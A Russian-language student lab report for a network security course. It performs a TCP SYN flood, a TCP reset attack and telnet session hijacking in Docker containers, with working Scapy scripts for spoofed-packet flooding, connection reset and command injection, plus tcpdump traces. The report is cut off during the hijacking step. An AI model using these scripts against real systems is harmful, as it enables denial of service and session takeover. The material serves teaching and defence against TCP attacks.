

Домашняя работа № 2 по предмету: «Безопасность вычислительных сетей»


Описание лабораторной работы

Цель лабораторной работы — получить непосредственный опыт работы с уязвимостями, а также с атаками на эти уязвимости.

В этой лабораторной работе вы проведете несколько атак на TCP:

1. TCP SYN flood attack, and SYN cookies;
2. TCP reset attack;
3. TCP session hijacking attack.

В лабораторной работе четыре контейнера: три машины легитимных пользователей и одна машина атакующего.



Задача 1 «TCP SYN flood attack».

Код отправляет поддельные пакеты TCP SYN со случайно сгенерированным исходным IP-адресом, исходным портом и порядковым номером. Подождите хотя бы одну минуту, а затем попытайтесь подключиться к жертве с помощью Telnet. Получится ли у вас добиться успеха? Подключиться можно через хост машины Victim (все дальнейшие проверки следует проводить через нее).

Python-скрипт для атаки:

```
pentest > 01-network > 01-tcpip > 02-tcp > volume > opt1.py > ...
```

```
1  #!/usr/bin/python3
2
3  from scapy.all import IP, TCP, send
4  from ipaddress import IPv4Address
5  from random import getrandbits
6
7  ip = IP(dst="10.3.0.4")
8  tcp = TCP(dport=23, flags='S')
9  pkt = ip/tcp
10
11 while True:
12     pkt[IP].src = str(IPv4Address(getrandbits(32)))
13     pkt[TCP].sport = getrandbits(16)
14     pkt[TCP].seq = getrandbits(32)
15     send(pkt, iface = 'eth0', verbose = 0)
16
```

Задача 1.1

`net.ipv4.tcp_syncookies=0` - SYN Cookies на жертве (Victim) отключены.

Выполнение задачи:

1. Запустим скрипт на `seed-attacker` и посмотрим наличие подключений на `Victim`.

Листинг `seed-attacker`:

```
(marker@kali)-[~]
└─$ docker exec -it seed-attacker ./volume/opt1.py
```

Листинг `Victim`:

```
(marker@kali)-[~]
└─$ docker exec -it Victim ss -t4a
```

State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
LISTEN	0	128	0.0.0.0:telnet	0.0.0.0:*	
LISTEN	0	4096	127.0.0.11:37157	0.0.0.0:*	
SYN-RCV	0	0	10.3.0.4:telnet	22.111.171.77:5255	
SYN-RCV	0	0	10.3.0.4:telnet	125.238.158.144:51971	
SYN-RCV	0	0	10.3.0.4:telnet	112.117.7.100:38243	
SYN-RCV	0	0	10.3.0.4:telnet	50.128.88.67:3887	
SYN-RCV	0	0	10.3.0.4:telnet	217.54.186.110:28117	
SYN-RCV	0	0	10.3.0.4:telnet	88.34.204.211:45292	
SYN-RCV	0	0	10.3.0.4:telnet	24.163.35.195:43060	
SYN-RCV	0	0	10.3.0.4:telnet	142.241.140.217:8240	
SYN-RCV	0	0	10.3.0.4:telnet	218.221.18.161:20032	
SYN-RCV	0	0	10.3.0.4:telnet	153.190.179.176:14935	
SYN-RCV	0	0	10.3.0.4:telnet	100.105.74.83:5303	
SYN-RCV	0	0	10.3.0.4:telnet	112.132.17.112:40967	
SYN-RCV	0	0	10.3.0.4:telnet	98.213.208.21:37368	
SYN-RCV	0	0	10.3.0.4:telnet	203.169.176.252:21827	
SYN-RCV	0	0	10.3.0.4:telnet	122.169.170.112:12773	
SYN-RCV	0	0	10.3.0.4:telnet	126.195.232.21:4965	
SYN-RCV	0	0	10.3.0.4:telnet	212.73.81.248:40530	
SYN-RCV	0	0	10.3.0.4:telnet	76.33.49.62:62817	
SYN-RCV	0	0	10.3.0.4:telnet	157.153.77.118:44908	
SYN-RCV	0	0	10.3.0.4:telnet	100.203.57.255:17838	
SYN-RCV	0	0	10.3.0.4:telnet	219.55.59.211:13705	
SYN-RCV	0	0	10.3.0.4:telnet	105.174.133.95:53939	
SYN-RCV	0	0	10.3.0.4:telnet	202.65.145.132:6280	
SYN-RCV	0	0	10.3.0.4:telnet	254.154.157.189:7672	
SYN-RCV	0	0	10.3.0.4:telnet	153.128.84.65:16048	

2. Проверим возможность подключения к Victim с HostB

```
(marker@kali)-[~]
└─$ docker exec -it HostB telnet Victim
Trying 10.3.0.4...
Connected to Victim.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
48bc2b911b06 login: |
```

В данном случае, мы видим успешный вывод приглашения. Можно предположить, что атака не удалась, но зная, что возможности очереди машины зависят от её характеристик, не будет лишним попробовать запустить сразу несколько экземпляров скрипта на `seed-attacker` добавив операнд `&` к команде запуска:

```
root@7552dc4712a7:/# ./volume/opt1.py &
```

3. Запустим 15 экземпляров скрипта одновременно и проверим возможность подключения:

```
root@80579e5c3ecb:/# ./volume/opt1.py &
[1] 98
root@80579e5c3ecb:/# ./volume/opt1.py &
[2] 102
root@80579e5c3ecb:/# ./volume/opt1.py &
[3] 106
root@80579e5c3ecb:/# ./volume/opt1.py &
[4] 110
root@80579e5c3ecb:/# ./volume/opt1.py &
[5] 114
root@80579e5c3ecb:/# ./volume/opt1.py &
[6] 118
root@80579e5c3ecb:/# ./volume/opt1.py &
[7] 122
root@80579e5c3ecb:/# ./volume/opt1.py &
[8] 126
root@80579e5c3ecb:/# ./volume/opt1.py &
[9] 130
root@80579e5c3ecb:/# ./volume/opt1.py &
[10] 134
root@80579e5c3ecb:/# ./volume/opt1.py &
[11] 138
root@80579e5c3ecb:/# ./volume/opt1.py &
[12] 142
root@80579e5c3ecb:/# ./volume/opt1.py &
[13] 146
root@80579e5c3ecb:/# ./volume/opt1.py &
[14] 150
root@80579e5c3ecb:/# ./volume/opt1.py &
[15] 154
root@80579e5c3ecb:/# |
```

4. Подключение выполняется, но с большими задержками (от 10 до 30 секунд), что является показателем успешной атаки. Атаку можно считать успешной.

Итог задачи 1.1

Атака при `net.ipv4.tcp_syncookies=0` производится **успешно!**

Задача 1.2

`net.ipv4.tcp_syncookies=1` - SYN Cookies на жертве (Victim) включены.

Время провести попытку с включенным механизмом syncookies. Для этого пересоздадим контейнеры установив значение строки `net.ipv4.tcp_syncookies=1` в `docker-compose.yml`

```
(marker@kali)-[~/.../pentest/01-network/01-tcpip/02-tcp]
└─$ docker-compose down && docker-compose up -d
Stopping seed-attacker ... done
Stopping Victim        ... done
Stopping HostA         ... done
Stopping HostB         ... done
Removing seed-attacker ... done
Removing Victim        ... done
Removing HostA         ... done
Removing HostB         ... done
Removing network net-1
Creating network "net-1" with the default driver
Creating HostA         ... done
Creating Victim        ... done
Creating seed-attacker ... done
Creating HostB         ... done
```

Выполнение задачи

1. Перезапустим скрипты, воспроизводящие атаку и проверим наличие подключений на `Victim`.

seeder-attacker:

```
(marker@kali)-[~]
└─$ docker exec -it seed-attacker /bin/bash
root@95a9c8f76aa3:/# /volume/opt1.py &
[1] 30
root@95a9c8f76aa3:/# /volume/opt1.py &
[2] 34
root@95a9c8f76aa3:/# /volume/opt1.py &
[3] 38
root@95a9c8f76aa3:/# /volume/opt1.py &
[4] 42
root@95a9c8f76aa3:/# /volume/opt1.py &
[5] 46
root@95a9c8f76aa3:/# /volume/opt1.py &
[6] 50
root@95a9c8f76aa3:/# /volume/opt1.py &
[7] 54
root@95a9c8f76aa3:/# /volume/opt1.py &
[8] 58
root@95a9c8f76aa3:/# /volume/opt1.py &
[9] 62
root@95a9c8f76aa3:/# /volume/opt1.py &
[10] 66
root@95a9c8f76aa3:/# /volume/opt1.py &
[11] 70
root@95a9c8f76aa3:/# /volume/opt1.py &
[12] 74
root@95a9c8f76aa3:/# /volume/opt1.py &
[13] 78
root@95a9c8f76aa3:/# /volume/opt1.py &
[14] 82
root@95a9c8f76aa3:/# /volume/opt1.py &
[15] 86
root@95a9c8f76aa3:/# |
```

Victim:

```

(marker@kali)~$ dockdocker exec -it Victim ss -t4a
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port      Process
LISTEN     0            128         0.0.0.0:telnet          0.0.0.0:*
LISTEN     0            4096        127.0.0.11:33791       0.0.0.0:*
SYN-RECV  0            0           10.3.0.4:telnet        49.194.47.168:61193
SYN-RECV  0            0           10.3.0.4:telnet        246.184.255.152:24151
SYN-RECV  0            0           10.3.0.4:telnet        153.44.169.242:24650
SYN-RECV  0            0           10.3.0.4:telnet        55.123.224.149:34174
SYN-RECV  0            0           10.3.0.4:telnet        196.67.140.155:58390
SYN-RECV  0            0           10.3.0.4:telnet        170.18.89.8:31973
SYN-RECV  0            0           10.3.0.4:telnet        106.21.97.111:19221
SYN-RECV  0            0           10.3.0.4:telnet        206.76.206.131:17053
SYN-RECV  0            0           10.3.0.4:telnet        79.12.243.6:20725
SYN-RECV  0            0           10.3.0.4:telnet        185.17.77.50:3657
SYN-RECV  0            0           10.3.0.4:telnet        79.233.159.63:55246
SYN-RECV  0            0           10.3.0.4:telnet        6.156.206.8:27947
SYN-RECV  0            0           10.3.0.4:telnet        242.249.36.119:27055
SYN-RECV  0            0           10.3.0.4:telnet        252.179.139.22:35990
SYN-RECV  0            0           10.3.0.4:telnet        9.183.197.75:61769
SYN-RECV  0            0           10.3.0.4:telnet        92.118.228.153:1537
SYN-RECV  0            0           10.3.0.4:telnet        37.236.134.0:13474
SYN-RECV  0            0           10.3.0.4:telnet        152.249.31.25:54931
SYN-RECV  0            0           10.3.0.4:telnet        152.102.178.157:21133
SYN-RECV  0            0           10.3.0.4:telnet        78.91.120.194:16801
SYN-RECV  0            0           10.3.0.4:telnet        25.40.150.135:25232
SYN-RECV  0            0           10.3.0.4:telnet        167.20.31.85:48106
SYN-RECV  0            0           10.3.0.4:telnet        251.188.65.42:29384
SYN-RECV  0            0           10.3.0.4:telnet        178.29.52.86:45420
SYN-RECV  0            0           10.3.0.4:telnet        101.218.76.104:9710
SYN-RECV  0            0           10.3.0.4:telnet        100.204.159.172:59574
SYN-RECV  0            0           10.3.0.4:telnet        39.200.112.18:18043
SYN-RECV  0            0           10.3.0.4:telnet        9.234.186.229:59796
SYN-RECV  0            0           10.3.0.4:telnet        44.8.144.81:53408

```

2. Подключения на месте. Проверим возможность подключения по Telnet.

```

(marker@kali)~$ docker exec -it HostB telnet Victim
Trying 10.3.0.4...
Connected to Victim.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0bf7169753dd login: |

```

Проведя несколько попыток подключения и мгновенно увидев баннер Telnet можем сделать вывод, что в этот раз атака не удалась.

Итог задачи 1.1

Атака при `net.ipv4.tcp_syncookies=1` производится **неудачно**.

Итог задачи 1.

Механизм TCP SYN cookies позволяет серверу генерировать специальные сокращенные версии TCP-заголовков (cookies) в ответ на входящие запросы SYN, сохраняя минимум информации о соединении. Когда сервер получает подтверждение от клиента (ACK-пакет), он может восстановить полную информацию о соединении из сокращенной версии TCP-заголовка, инициированной в SYN-пакете.

Этот механизм позволяет серверу обрабатывать и отвечать на большое количество входящих соединений даже в условиях атаки SYN flood, так как он не хранит информацию о незавершенных соединениях в памяти, а использует специальные cookie для отслеживания состояния соединения.

TCP SYN cookies - это один из методов защиты от атак на уровне TCP, который повышает устойчивость серверов к подобным атакам и обеспечивает непрерывность работы сетевых служб.

Задача 2. TCP reset attack

1. Для выполнения атаки нам необходимо получить вводные данные. Для этого в момент подключения с **HostB** к **Victim** будем слушать трафик между ними с помощью **tcpdump**

Выполняем подключение с **HostB** к **Victim**

```
marker@kali: ~
Retype new password:
passwd: password updated successfully

(marker@kali)-[~]
└─$ docker exec -it HostB telnet Victim
Trying 10.3.0.4...
Connected to Victim.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cd95baba70aa login: root
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.6.9-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@cd95baba70aa:~#
```

"Слушаем" трафик с помощью **tcpdump**

```
marker@kali: ~
└─$ sudo tcpdump -i br-ae01dc7d3d86 port 23 -s
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on br-ae01dc7d3d86, link-type EN10MB (Ethernet), snapshot length 262144 bytes
19:06:17.861663 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [P.], seq 1838235172:1838235181, ack 3121089214, win 249, options [nop,nop,TS val 1873779279 ecr 1837718602], length 9 [
telnet SB NAW5 IS 0xb3 0x2e SE]
19:06:17.861797 IP 10.3.0.4.telnet > 10.3.0.3.40060: Flags [P.], seq 3121089214:3121089240, ack 1838235181, win 249, options [nop,nop,TS val 1837723776 ecr 1873779279], length 26
19:06:17.861811 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [.], ack 3121089240, win 249, options [nop,nop,TS val 1873779280 ecr 1837723776], length 0
19:06:18.529574 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [P.], seq 1838235181:1838235183, ack 3121089240, win 249, options [nop,nop,TS val 1873779947 ecr 1837723776], length 2
19:06:18.529790 IP 10.3.0.4.telnet > 10.3.0.3.40060: Flags [P.], seq 3121089240:3121089242, ack 1838235183, win 249, options [nop,nop,TS val 1837724444 ecr 1873779947], length 2
19:06:18.529802 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [.], ack 3121089242, win 249, options [nop,nop,TS val 1873779948 ecr 1837724444], length 0
19:06:18.529816 IP 10.3.0.4.telnet > 10.3.0.3.40060: Flags [P.], seq 3121089242:3121089263, ack 1838235183, win 249, options [nop,nop,TS val 1837724444 ecr 1873779948], length 21
19:06:18.529821 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [.], ack 3121089263, win 249, options [nop,nop,TS val 1873779948 ecr 1837724444], length 0
19:06:18.712608 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [P.], seq 1838235183:1838235185, ack 3121089263, win 249, options [nop,nop,TS val 1837780130 ecr 1837724444], length 2
19:06:18.712775 IP 10.3.0.4.telnet > 10.3.0.3.40060: Flags [P.], seq 3121089263:3121089265, ack 1838235185, win 249, options [nop,nop,TS val 1837724627 ecr 1873780130], length 2
19:06:18.712792 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [.], ack 3121089265, win 249, options [nop,nop,TS val 1873780131 ecr 1837724627], length 0
19:06:18.712810 IP 10.3.0.4.telnet > 10.3.0.3.40060: Flags [P.], seq 3121089265:3121089286, ack 1838235185, win 249, options [nop,nop,TS val 1837724627 ecr 1873780131], length 21
19:06:18.712816 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [.], ack 3121089286, win 249, options [nop,nop,TS val 1873780131 ecr 1837724627], length 0
19:06:18.844678 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [P.], seq 1838235185:1838235187, ack 3121089286, win 249, options [nop,nop,TS val 1837780262 ecr 1837724627], length 2
19:06:18.844875 IP 10.3.0.4.telnet > 10.3.0.3.40060: Flags [P.], seq 3121089286:3121089288, ack 1838235187, win 249, options [nop,nop,TS val 1837724759 ecr 183780262], length 2
19:06:18.844895 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [.], ack 3121089288, win 249, options [nop,nop,TS val 1873780263 ecr 1837724759], length 0
19:06:18.844912 IP 10.3.0.4.telnet > 10.3.0.3.40060: Flags [P.], seq 3121089288:3121089309, ack 1838235187, win 249, options [nop,nop,TS val 1837724759 ecr 1873780263], length 21
19:06:18.844919 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [.], ack 3121089309, win 249, options [nop,nop,TS val 1873780263 ecr 1837724759], length 0
19:06:18.974454 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [P.], seq 1838235187:1838235189, ack 3121089309, win 249, options [nop,nop,TS val 1873780392 ecr 1837724759], length 2
19:06:18.974671 IP 10.3.0.4.telnet > 10.3.0.3.40060: Flags [P.], seq 3121089309:3121089311, ack 1838235189, win 249, options [nop,nop,TS val 1837724888 ecr 1873780392], length 2
19:06:18.974688 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [.], ack 3121089311, win 249, options [nop,nop,TS val 1873780392 ecr 1837724888], length 0
19:06:18.974707 IP 10.3.0.4.telnet > 10.3.0.3.40060: Flags [P.], seq 3121089311:3121089332, ack 1838235189, win 249, options [nop,nop,TS val 1837724888 ecr 1873780392], length 21
19:06:18.974715 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [.], ack 3121089332, win 249, options [nop,nop,TS val 1873780392 ecr 1837724888], length 0
```

В логах трафика нам необходимо получить данные для заполнения скрипта -- `src`, `dst`, `sport`, `dport` и `seq`.

Параметр	Значение	Примечание
<code>src</code>	10.3.0.3	IP-адрес <code>HostB</code>
<code>dst</code>	10.3.0.4	IP-адрес <code>Victim</code>
<code>sport</code>	40060	Номер порта, с которого <code>HostB</code> устанавливает подключение
<code>dport</code>	23	Номер порта telnet на <code>Victim</code>
<code>seq</code>	1838235189	Номер следующей последовательности, который ожидает <code>Victim</code> от <code>HostB</code>

2. Подставим полученные данные в скрипт `opt2.py` для проведения атаки.

```
pentest > 01-network > 01-tcpip > 02-tcp > volume > opt2.py > ...
1  #!/usr/bin/env python3
2  from scapy.all import IP,TCP,send,ls
3  ip = IP(src="10.3.0.3", dst="10.3.0.4")
4  tcp = TCP(sport=40060, dport=23, flags="R", seq=1838235189)
5  pkt = ip/tcp
6  ls(pkt)
7  send(pkt, verbose=0)
```

3. Выполним атакующий скрипт

```

(marker@kali)-[~]
└─$ dockdocker exec -it seed-attacker ./volume/opt2.py
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None       (None)
tos          : XByteField                 = 0          (0)
len          : ShortField                 = None       (None)
id           : ShortField                 = 1          (1)
flags        : FlagsField (3 bits)       = <Flag 0 (> (<Flag 0 (>))
frag         : BitField (13 bits)        = 0          (0)
ttl          : ByteField                 = 64         (64)
proto        : ByteEnumField             = 6          (0)
chksum       : XShortField               = None       (None)
src          : SourceIPField             = '10.3.0.3' (None)
dst          : DestIPField               = '10.3.0.4' (None)
options      : PacketListField           = []         ([])
--
sport        : ShortEnumField            = 40060      (20)
dport        : ShortEnumField            = 23         (80)
seq          : IntField                  = 1838235189 (0)
ack          : IntField                  = 0          (0)
dataofs      : BitField (4 bits)         = None       (None)
reserved     : BitField (3 bits)         = 0          (0)
flags        : FlagsField (9 bits)       = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField                = 8192       (8192)
chksum       : XShortField               = None       (None)
urgptr       : ShortField                = 0          (0)
options      : TCPOptionsField           = []         (b'')

```

4. Убедимся в наличии RST-пакета в tcpdump

```

19:09:39.916439 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [R], seq 1838235189, win 0, length 0
19:09:54.753557 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [P.], seq 1838235189, ack 3121089332, win 249, options [nop,nop,TS val 1873996171 ecr 1837724888], length 2
19:09:54.753581 IP 10.3.0.4.telnet > 10.3.0.3.40060: Flags [R], seq 3121089332, win 0, length 0

```

5. Проверим состояние соединения путём нажатия Enter в подключении telnet

```
└─$ docker exec -it HostB telnet Victim
Trying 10.3.0.4...
Connected to Victim.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cd95baba70aa login: root
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.6.9-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that a
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~# Connection closed by foreign host.

└─(marker@kali)-[~]
└─$ |
```

Согласно выводу, соединение было закрыто, атаку можно считать **успешной**.

Итог задачи 2.

TCP RST (Reset) атака - это форма атаки на уровне TCP, которая может быть использована для нарушения установленных TCP-соединений между клиентом и сервером.

Принцип работы атаки заключается в отправке поддельных RST-пакетов (пакетов сброса соединения) от имени одной из сторон (обычно от сервера) для преждевременного завершения установленного TCP-соединения. Это может привести к разрыву соединения и прекращению обмена данными между клиентом и сервером.


Несмотря на вышеописанное, подготовка к такой атаке является довольно сложной на практике, ведь злоумышленник должен иметь доступ к трафику внутри сети для правильного составления атакующего

пакета.

Задача 3. TCP Session Hijacking attack

1. Аналогично заданию 2 установим Telnet-сессию между узлами **HostB** и **Victim** и соберем исходные данные. Скелет кода похож на тот, который указан в задании 2, отличается лишь сегментом TCP и необходимостью добавления блока данных.

Основываясь на данных из **tcpdump** заполним нашу таблицу:



```
815 ecr 1877555319], length 0
20:09:14.132077 IP 10.3.0.3.54402 > 10.3.0.4.telnet: Flags [P.], seq 4125627531:4125627532, ack 2474119707, win 251, options [nop,nop,TS val 1877555550 ecr 1841499815], length 1
20:09:14.132102 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [.], ack 4125627532, win 249, options [nop,nop,TS val 1841500046 ecr 1877555550], length 0
20:09:14.311172 IP 10.3.0.3.54402 > 10.3.0.4.telnet: Flags [P.], seq 4125627532:4125627533, ack 2474119707, win 251, options [nop,nop,TS val 1877555729 ecr 1841500046], length 1
20:09:14.311198 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [.], ack 4125627533, win 249, options [nop,nop,TS val 1841500225 ecr 1877555729], length 0
20:09:14.587979 IP 10.3.0.3.54402 > 10.3.0.4.telnet: Flags [P.], seq 4125627533:4125627535, ack 2474119707, win 251, options [nop,nop,TS val 1877556006 ecr 1841500225], length 2
20:09:14.588002 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [.], ack 4125627535, win 249, options [nop,nop,TS val 1841500502 ecr 1877556006], length 0
20:09:14.588239 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474119707:2474119709, ack 4125627535, win 249, options [nop,nop,TS val 1841500502 ecr 1877556006], length 2
20:09:14.588262 IP 10.3.0.3.54402 > 10.3.0.4.telnet: Flags [.], ack 2474119709, win 251, options [nop,nop,TS val 1877556006 ecr 1841500502], length 0
20:09:14.601631 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474119709:2474120114, ack 4125627535, win 249, options [nop,nop,TS val 1841500515 ecr 1877556006], length 405
20:09:14.601660 IP 10.3.0.3.54402 > 10.3.0.4.telnet: Flags [.], ack 2474120114, win 249, options [nop,nop,TS val 1877556019 ecr 1841500515], length 0
20:09:14.601819 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120114:2474120182, ack 4125627535, win 249, options [nop,nop,TS val 1841500516 ecr 1877556019], length 68
20:09:14.601836 IP 10.3.0.3.54402 > 10.3.0.4.telnet: Flags [.], ack 2474120182, win 249, options [nop,nop,TS val 1877556020 ecr 1841500516], length 0
20:09:14.609921 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120182:2474120203, ack 4125627535, win 249, options [nop,nop,TS val 1841500524 ecr 1877556020], length 21
20:09:14.609950 IP 10.3.0.3.54402 > 10.3.0.4.telnet: Flags [.], ack 2474120203, win 249, options [nop,nop,TS val 1877556028 ecr 1841500524], length 0
```

Таблица:

Параметр	Значение	Примечание
src	10.3.0.3	IP-адрес HostB
dst	10.3.0.4	IP-адрес Victim
sport	54402	Номер порта, с которого HostB устанавливает подключение
dport	23	Номер порта telnet на Victim
seq	4125627535	Номер следующей последовательности, который ожидает Victim от HostB
ack	2474120203	

2. Заполняем скрипт полученными данными

```

pentest > 01-network > 01-tcpip > 02-tcp > volume > opt3.py > ...
1  #!/usr/bin/env python3
2  from scapy.all import IP,TCP,send,ls
3  ip = IP(src="10.3.0.3", dst="10.3.0.4")
4  tcp = TCP(sport=54402, dport=23, flags="PA", seq=4125627535, ack=2474120203)
5  data = "\r mkdir 1337 \r"
6  pkt = ip/tcp/data
7  ls(pkt)
8  send(pkt, verbose=0)
9

```

3. Выполним атакующий скрипт

```

(marker@kali)-[~]
└─$ docker exec -it seed-attacker ./volume/opt3.py
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None       (None)
tos          : XByteField                = 0          (0)
len          : ShortField                = None       (None)
id           : ShortField                = 1          (1)
flags        : FlagsField (3 bits)       = <Flag 0 (>) (<Flag 0 (>)>)
frag         : BitField (13 bits)        = 0          (0)
ttl          : ByteField                 = 64         (64)
proto        : ByteEnumField             = 6          (0)
chksum       : XShortField               = None       (None)
src          : SourceIPField             = '10.3.0.3' (None)
dst          : DestIPField               = '10.3.0.4' (None)
options      : PacketListField           = []         ([])
--
sport        : ShortEnumField            = 54402      (20)
dport        : ShortEnumField            = 23         (80)
seq          : IntField                  = 4125627535 (0)
ack          : IntField                  = 2474120203 (0)
dataofs      : BitField (4 bits)         = None       (None)
reserved     : BitField (3 bits)         = 0          (0)
flags        : FlagsField (9 bits)       = <Flag 24 (PA)> (<Flag 2 (S)>)>
window       : ShortField                = 8192       (8192)
chksum       : XShortField               = None       (None)
urgptr       : ShortField                = 0          (0)
options      : TCPOptionsField           = []         (b'')
--
load         : StrField                  = b'\r mkdir 1337 \r' (b'')

```

4. Убедимся в наличии пакетов в tcpdump.

```

20:09:14.689950 IP 10.3.0.3.54402 > 10.3.0.4.telnet: Flags [P.], seq 4125627535:4125627549, ack 2474120203, win 249, options [nop,nop,TS val 1877556028 ecr 1841500524], length 0
